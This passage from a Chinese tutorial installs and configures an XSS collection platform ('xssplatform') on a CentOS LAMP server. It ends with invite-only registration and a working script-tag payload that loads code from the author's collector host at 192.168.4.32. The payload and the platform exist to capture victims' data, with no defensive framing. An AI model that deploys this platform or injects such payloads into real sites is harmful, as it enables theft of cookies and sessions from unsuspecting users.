Dependency Updated:
  httpd-devel.x86_64 0:2.2.15-29.el6.centos          httpd-manual.noarch 0:2.2.15-29.el6.centos
  httpd-tools.x86_64 0:2.2.15-29.el6.centos

Complete!
```

图　1-3-2

然后安装 php 环境，可以解析 php 的内容，如图 1-3-3：

```
[root@localhost ~]# yum -y install php
```

图　1-3-3

OK，安装完毕，我们测试下，centos 中安装完 apache 默认的网站根路径在/var/www/html/下，我们建立一个 index.php 文件作为测试，如图 1-3-4：

```
[root@localhost ~]# touch /var/www/html/index.php
[root@localhost ~]# vim /var/www/html/index.php
```

图　1-3-4

使用 vim 打开，我们填入 phpinfo 函数，如图 1-3-5：

图　1-3-5

当然就是这样，打开 HTTP 服务测试页面，如图 1-3-6：

```
[root@localhost ~]# service httpd start
Starting httpd: httpd: Could not reliably determine the server's fully qualified domain name, using localhost
.localdomain for ServerName
                                                           [  OK  ]
[root@localhost ~]#
```

图　1-3-6

有一个报错，是因为没有配置域名，只要在/etc/httpd/conf/httpd.conf 文件中配置 ServiceName 就不会报错了。等下修改配置 apache 配置文件的时候一起截图。OK，测试一下，phpinfo 的页面出来了，如图 1-3-7：




图　1-3-7

然后当然是数据库的支持，首先要下载 mysql 数据库，如图 1-3-8：

图　1-3-8

两个组件，一个 mysql 连接器一个服务器。

下载完数据库首先要将数据库初始化一下，如图 1-3-9：




图　1-3-9

使用 service mysqld start
首次启动 mysql 初始化，再使用
mysqladmin -u root password '密码'
给 root 设置一个密码。
OK 数据库就安装完成，接着安装 php 对数据库的支持，如图 1-3-10：

```
[root@localhost ~]# yum install php-mysql
```

图　1-3-10

重启 apache 服务，刷新 phpinfo 页面，如图 1-3-11 和图 1-3-12，图 1-3-13：

```
[root@localhost ~]# service httpd restart
Stopping httpd:                                            [  OK  ]
Starting httpd: httpd: Could not reliably determine the server's fully qualified domain name, using localhost
.localdomain for ServerName
                                                           [  OK  ]
[root@localhost ~]#
```

图　1-3-11

mysql

MySQL Support	enabled
Active Persistent Links	0
Active Links	0
Client API version	5.1.69
MYSQL_MODULE_TYPE	external
MYSQL_SOCKET	/var/lib/mysql/mysql.sock
MYSQL_INCLUDE	-I/usr/include/mysql
MYSQL_LIBS	-L/usr/lib64/mysql -lmysqlclient

Directive	Local Value	Master Value
mysql.allow_local_infile	On	On
mysql.allow_persistent	On	On
mysql.connect_timeout	60	60
mysql.default_host	*no value*	*no value*
mysql.default_password	*no value*	*no value*
mysql.default_port	*no value*	*no value*
mysql.default_socket	/var/lib/mysql/mysql.sock	/var/lib/mysql/mysql.sock
mysql.default_user	*no value*	*no value*
mysql.max_links	Unlimited	Unlimited
mysql.max_persistent	Unlimited	Unlimited
mysql.trace_mode	Off	Off

图　1-3-12

mysqli

MysqlI Support	enabled
Client API library version	5.1.69
Active Persistent Links	0
Inactive Persistent Links	0
Active Links	0
Client API header version	5.1.69
MYSQLI_SOCKET	/var/lib/mysql/mysql.sock

Directive	Local Value	Master Value
mysqli.allow_local_infile	On	On
mysqli.allow_persistent	On	On
mysqli.default_host	*no value*	*no value*
mysqli.default_port	3306	3306
mysqli.default_pw	*no value*	*no value*
mysqli.default_socket	*no value*	*no value*
mysqli.default_user	*no value*	*no value*
mysqli.max_links	Unlimited	Unlimited
mysqli.max_persistent	Unlimited	Unlimited
mysqli.reconnect	Off	Off

图　1-3-13

往下翻，找到这两个说明 php 和 mysql 已经连接完成了。LAMP 环境搭建完毕。

0x02　让 xss 跑起来

上传 xss 的源码。并解压，如图 1-3-14：

```
[root@localhost ~]# cp /mnt/cifs/xssplatform.zip /var/www/html/
[root@localhost ~]# cd /var/www/html/
[root@localhost html]# unzip xssplatform.zip
```

图　1-3-14

很简单的命令，你懂的，如图 1-3-15 和图 1-3-16：

```
[root@localhost html]# ls
index.php  xssplatform  xssplatform.zip
[root@localhost html]# cd xssplatform
```

图　1-3-15

```
[root@localhost xssplatform]# ls
admin        captcha.php  index.php  libs       scripts  templates_c  xsser.crx
authtest.php  config.php   init.php   robots.txt  source   themes       xssplatform.sql
[root@localhost xssplatform]#
```

图　1-3-16

OK，文件齐全，下面开始配置。

首先要给 xss 环境准备一个数据库和数据库的用户（当然也能用 root，用 root 麻烦会少一点）进入数据库配置，如图 1-3-17：

```
[root@localhost xssplatform]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.1.69 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

图　1-3-17

mysql -u root –p；

链接进入本地数据库，如图 1-3-18：

```
mysql> CREATE USER xsser IDENTIFIED BY '123456';
Query OK, 0 rows affected (0.00 sec)

mysql> CREATE DATABASE xss;
Query OK, 1 row affected (0.00 sec)

mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
| xss                |
+--------------------+
4 rows in set (0.00 sec)
```

图　1-3-18

创建了 xss 数据库和 xsser 用户，xsser 用户的密码设定为 123456

刚刚创建的 xsser 用户 是没有权限的。我们把 xss 数据库的所有权限赋给 xsser，如图 1-3-19：

```
mysql> GRANT ALL PRIVILEGES ON xss.* TO 'xsser'@'%' IDENTIFIED BY '123456';
Query OK, 0 rows affected (0.00 sec)

mysql>
```

图　1-3-19

GRANT ALL PRIVILEGES ON xss.* TO 'xsser'@'%' IDENTIFIED BY '123456';

OK，数据库基础准备好了，我们去修改下 config 文件，如图 1-3-20

```
mysql> exit
Bye
[root@localhost xssplatform]# vim config.php
```

图　1-3-20

用 vim 打开 config.php，如图 1-3-21：

图　1-3-21

这里几个部分修改下。改完如下，如图 1-3-22：

图　1-3-22

下面把 xss 平台的初始数据(xssplantform.sql 文件)导入进我们的 mysql，如图 1-3-23：




图　1-3-23

OK 查看下数据库，如图 1-3-24：

```
[root@localhost xssplatform]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.1.69 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE xss
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+--------------------+
| Tables_in_xss      |
+--------------------+
| oc_config          |
| oc_invite_reg      |
| oc_keepsession     |
| oc_module          |
| oc_project         |
| oc_project_content |
| oc_remind          |
| oc_session         |
| oc_user            |
+--------------------+
9 rows in set (0.00 sec)

mysql>
```

图　1-3-24

都有了，当然，还差一个文件权限的问题。现在访问是空白，如图 1-3-25 和图 1-3-26：




图　1-3-25

```
[root@localhost xssplatform]# ls -l
total 156
drwxr-xr-x. 6 root root  4096 May 17 17:06 admin
-rw-r--r--. 1 root root   677 Dec  4  2012 authtest.php
-rw-r--r--. 1 root root   276 Jul  1  2012 captcha.php
-rw-r--r--. 1 root root  2123 Aug 27 11:30 config.php
-rw-r--r--. 1 root root   380 Oct 20  2012 index.php
-rw-r--r--. 1 root root  2016 Jul  1  2012 init.php
drwxr-xr-x. 4 root root  4096 May 17 17:06 libs
-rw-r--r--. 1 root root    26 Aug 20  2012 robots.txt
drwxr-xr-x. 2 root root  4096 May 17 17:06 scripts
drwxr-xr-x. 4 root root  4096 May 17 17:06 source
drwxr-xr-x. 2 root root  4096 May 17 17:41 templates_c
drwxr-xr-x. 3 root root  4096 May 17 17:06 themes
-rw-r--r--. 1 root root 91022 Oct 17  2012 xsser.crx
-rw-r--r--. 1 root root 15865 May 22 14:27 xssplatform.sql
[root@localhost xssplatform]#
```

图　1-3-26

可以看到整个文件都是属于 root 的，所以我们改变下权限，让他属于 apache 的内建用户 apache，如图 1-3-27～图 1-3-29：




图　1-3-27




图　1-3-28




图　1-3-29

OK 都是 apache 的了。

刷新下页面，如图 1-3-30：




图　1-3-30

到此我们的平台跑起来了。

0x03　蛋疼的调整们

当然，现在点注册还是没有效果的，还需要做一些修改。

首先进入数据库，将 oc_module 中的内容改为自己的 IP 或域名，如图 1-3-31：

```
mysql> USE xss
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
mysql>
mysql>
mysql> UPDATE oc_module SET code=REPLACE(code,'http://xsser.me','http://192.168.4.32/xssplatform');
Query OK, 3 rows affected (0.00 sec)
Rows matched: 5  Changed: 3  Warnings: 0

mysql>
```

图　1-3-31

然后这里旧版本的源码需要把/var/www/html/themes/default/templates/register.html 里面 53 行的 button 改为 submit，如图 1-3-32 和图 1-3-33：

```
[root@localhost xssplatform]# vim themes/default/templates/register.html
```

图　1-3-32

```
53              <td colspan="2"><input id="btnRegister" type="submit" onclick="Register()" value="提交注
    册" />
54                  <span style="margin-left:20px">
55                      已经拥有账号? <a href="{$url.login}">直接登录</a>
56                  </span>
57              </td>
58          </tr>
59          </table>
60      </fieldset>
61      </form>
:53                                                             53,5-17       29%
```

图　1-3-33

改完为了保险起见，把/var/www/html/templates_c/目录下的临时文件删除。

重启 httpd，如图 1-3-34：

```
[root@localhost xssplatform]# cd templates_c/
[root@localhost templates_c]# ls
%%08^08A^08AC213A%%register.html.php  %%1A^1AB^1AB9BADF%%login.html.php  %%71^714^714F4B17%%header.html.php
[root@localhost templates_c]# rm -rf *
```

图　1-3-34

重新打开我们的网页，OK 可以注册了。

但是这里注册的时候会出这样的问题，如图 1-3-35：

出错了,请与管理员联系 返回

图　1-3-35

好吧，这个问题我排错的时候搞了半天，问题有点奇葩，先说解决方法吧，在 config.php 文件里面，将第九行的数据库地址改成 localhost，如图 1-3-36：

```
$config['dbHost']       ='localhost';          //数据库地址
$config['dbUser']       ='xsser';              //用户
$config['dbPwd']        ='123456';             //密码
$config['database']     ='xss';          //数据库名
$config['charset']      ='utf8';               //数据库字符集
$config['tbPrefix']     ='oc_';                //表名前缀
$config['dbType']       ='mysql';              //数据库类型(目前只支持mysql)

/* 注册配置 */
$config['register']     ='normal';             //normal,正常;invite,只允许邀请注册;clo
,关闭注册功能
$config['mailauth']     =false;                //注册时是否邮箱验证

/* url配置 */
$config['urlroot']      ='http://192.168.4.32/xssplatform';//访问的url起始
$config['urlrewrite']   =false;                //是否启用Url Rewrite

```

图　1-3-36

因为我搭建了不止一次，在写文章的时候把数据库地址改成 127 就报错，改成 localhost 就 OK。当然，不排除改成 localhost 以后还会报错的情况，如果出现还报错的情况，我从我经验上来讲（因为没想通原理），用 root 用户连上数据库，加上这样一句话：

GRANT ALL PRIVILEGES ON xss.* TO 'xsser'@'localhost' IDENTIFIED BY '123456';

给数据库用户赋予一个本地登录权限，再进行测试，如果还是不行，把 config.php 文件里面的用户改成 root 用户，再测试。当然这里面的每一步修改都需要重启 apache 服务器。

别忘记命令：

service httpd restart

千辛万苦，终于看到了，如图 1-3-37 和图 1-3-38：

图　1-3-37




图　1-3-38

0x04 这是最后....最后...

好，终于进入最后一步，测试 XSS 能否使用，并邀请小伙伴们注册，如图 1-3-39：




图　1-3-39

来创建一个项目吧，如图 1-3-40～图 1-3-42：

图　1-3-40

图　1-3-41

图　1-3-42

当然，我的项目代码在这里也显示了，复制出来：

<script src=http://192.168.4.32/xssplatform/TNMaJe?1377587267></script>

测试一下，如图 1-3-43：

图　1-3-43

打开它，看看 x 到没，哎呦我去，貌似没有，如图 1-3-44：

图　1-3-44

分析一下：




图　1-3-45

404 了，想了下，可能是 url 重写的问题。

在网站根目录下，创建一个.htaccess 的隐藏文件，如图 1-3-46：

```
[root@localhost xssplatform]# touch .htaccess
```

图　1-3-46

直接给出内容吧，如图 1-3-47：

```
[root@localhost xssplatform]# cat .htaccess
<IfModule mod_rewrite.c>
        RewriteEngine on
        RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
        RewriteRule ^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
        RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
        RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
        RewriteRule ^login$ index.php?do=login
</IfModule>
[root@localhost xssplatform]#
```

图　1-3-47

```
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1
RewriteRule ^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3
RewriteRule ^register/(.*?)$ index.php?do=register&key=$1
RewriteRule ^register-validate/(.*?)$ index.php?do=register&act=validate&key=$1
RewriteRule ^login$ index.php?do=login
</IfModule>
```

还记得，去修改下/etc/http/conf/httpd.conf 文件，如图 1-3-48：

```
335 # It can be "All", "None", or any combination of the keywords:
336 #   Options FileInfo AuthConfig Limit
337 #
338     AllowOverride None
339
340 #
341 # Controls who can get stuff from this server.
```

图　1-3-48

搜索一下 AllowOverride，应该是在这里，把 None 改成 All，如图 1-3-49：

```
333 #
334 # AllowOverride controls what directives may be placed in .htaccess files.
335 # It can be "All", "None", or any combination of the keywords:
336 #   Options FileInfo AuthConfig Limit
337 #
338     AllowOverride All
339
```

图　1-3-49

重启下 httpd 服务，我们要开始了，如图 1-3-50 和图 1-3-51：

```
[root@localhost xssplatform]# !s
service httpd restart
Stopping httpd:                                            [  OK  ]
Starting httpd:                                            [  OK  ]
[root@localhost xssplatform]#
```

图　1-3-50




图　1-3-51

抓包显示访问都正常了，如图 1-3-52：

项目名称	项目描述	内容数	创建时间	操作
test	test	1	2013-08-27	删除

图　1-3-52

最想要的东西也回来了。

好东西怎么能一个人独享，赶快叫小伙伴们来加入吧。

将 config.php 文件改下，如图 1-3-53：

```
12 $config['database']    = 'xss';          //数据库名
13 $config['charset']     = 'utf8';         //数据库字符集
14 $config['tbPrefix']    = 'oc_';          //表名前缀
15 $config['dbType']      = 'mysql';        //数据库类型(目前只支持mysql)
16
17 /* 注册配置 */
18 $config['register']    = 'invite';       //normal,正常;invite,只允许邀请注册;close
   ,关闭注册功能
19 $config['mailauth']    =false;           //注册时是否邮箱验证
20
```

图　1-3-53

还记得他吧，然后给我们自己的用户加上可以邀请的权限，连接下数据库，如图 1-3-54：

```
[root@localhost xssplatform]# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 54
Server version: 5.1.69 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE xss
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from oc_user
    -> ;
+----+------------+----------+----------------------------------+----------------+----------+------------+
------+----------+-----------+-----------+----------+-----------+----------+------------+-------+-
----------+----------+-------+-----------+-----------+
| id | adminLevel | userName | userPwd                          | email          | validated | validateKey |
 sex  | avatarImg | avatarImg_b | avatarImg_s | signature | creditPoint | rankPoint | description | status |
contentNum | attentNum | hotNum | loginTime  | addTime    |
+----+------------+----------+----------------------------------+----------------+----------+------------+
------+----------+-----------+-----------+----------+-----------+----------+------------+-------+-
----------+----------+-------+-----------+-----------+
|  1 |          0 | sb       | 9302d285f6c8c52ee09e94488af4c3da | sb@sdifj.com   |        0 | NULL       |
    0 | NULL      | NULL        | NULL        | NULL      |           0 |        0 | NULL        |      0 |
         0 |          0 |      0 | 1377586958 | 1377586151 |
|  2 |          0 | admin    | 9302d285f6c8c52ee09e94488af4c3da | admin@sdajf.com |        0 | NULL       |
    0 | NULL      | NULL        | NULL        | NULL      |           0 |        0 | NULL        |      0 |
         0 |          0 |      0 | 1377586958 | 1377586194 |
|  3 |          0 | adsfj    | 9302d285f6c8c52ee09e94488af4c3da | afdi@qq.com    |        0 | NULL       |
    0 | NULL      | NULL        | NULL        | NULL      |           0 |        0 | NULL        |      0 |
         0 |          0 |      0 | 1377586958 | 1377586357 |
|  4 |          0 | nimei    | 9302d285f6c8c52ee09e94488af4c3da | nimei@qq.com   |        0 | NULL       |
    0 | NULL      | NULL        | NULL        | NULL      |           0 |        0 | NULL        |      0 |
         0 |          0 |      0 | 1377586958 | 1377586958 |
+----+------------+----------+----------------------------------+----------------+----------+------------+
------+----------+-----------+-----------+----------+-----------+----------+------------+-------+-
----------+----------+-------+-----------+-----------+
4 rows in set (0.00 sec)

mysql>
```

图　1-3-54

好吧，为了测试我创建了很多用户，我们现在用的是 nimei 这个用户，需要把他的 adminLevel 权限改成 1，如图 1-3-55：

```
mysql> UPDATE oc_user SET adminLevel=1 WHERE id=4;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

图　1-3-55

UPDATE oc_user SET adminLevel=1 WHERE id=4;

把自己的用户登出再登陆一下，访问

http://192.168.4.32/xssplatform/index.php?do=user&act=invite

这个页面，如图 1-3-56：

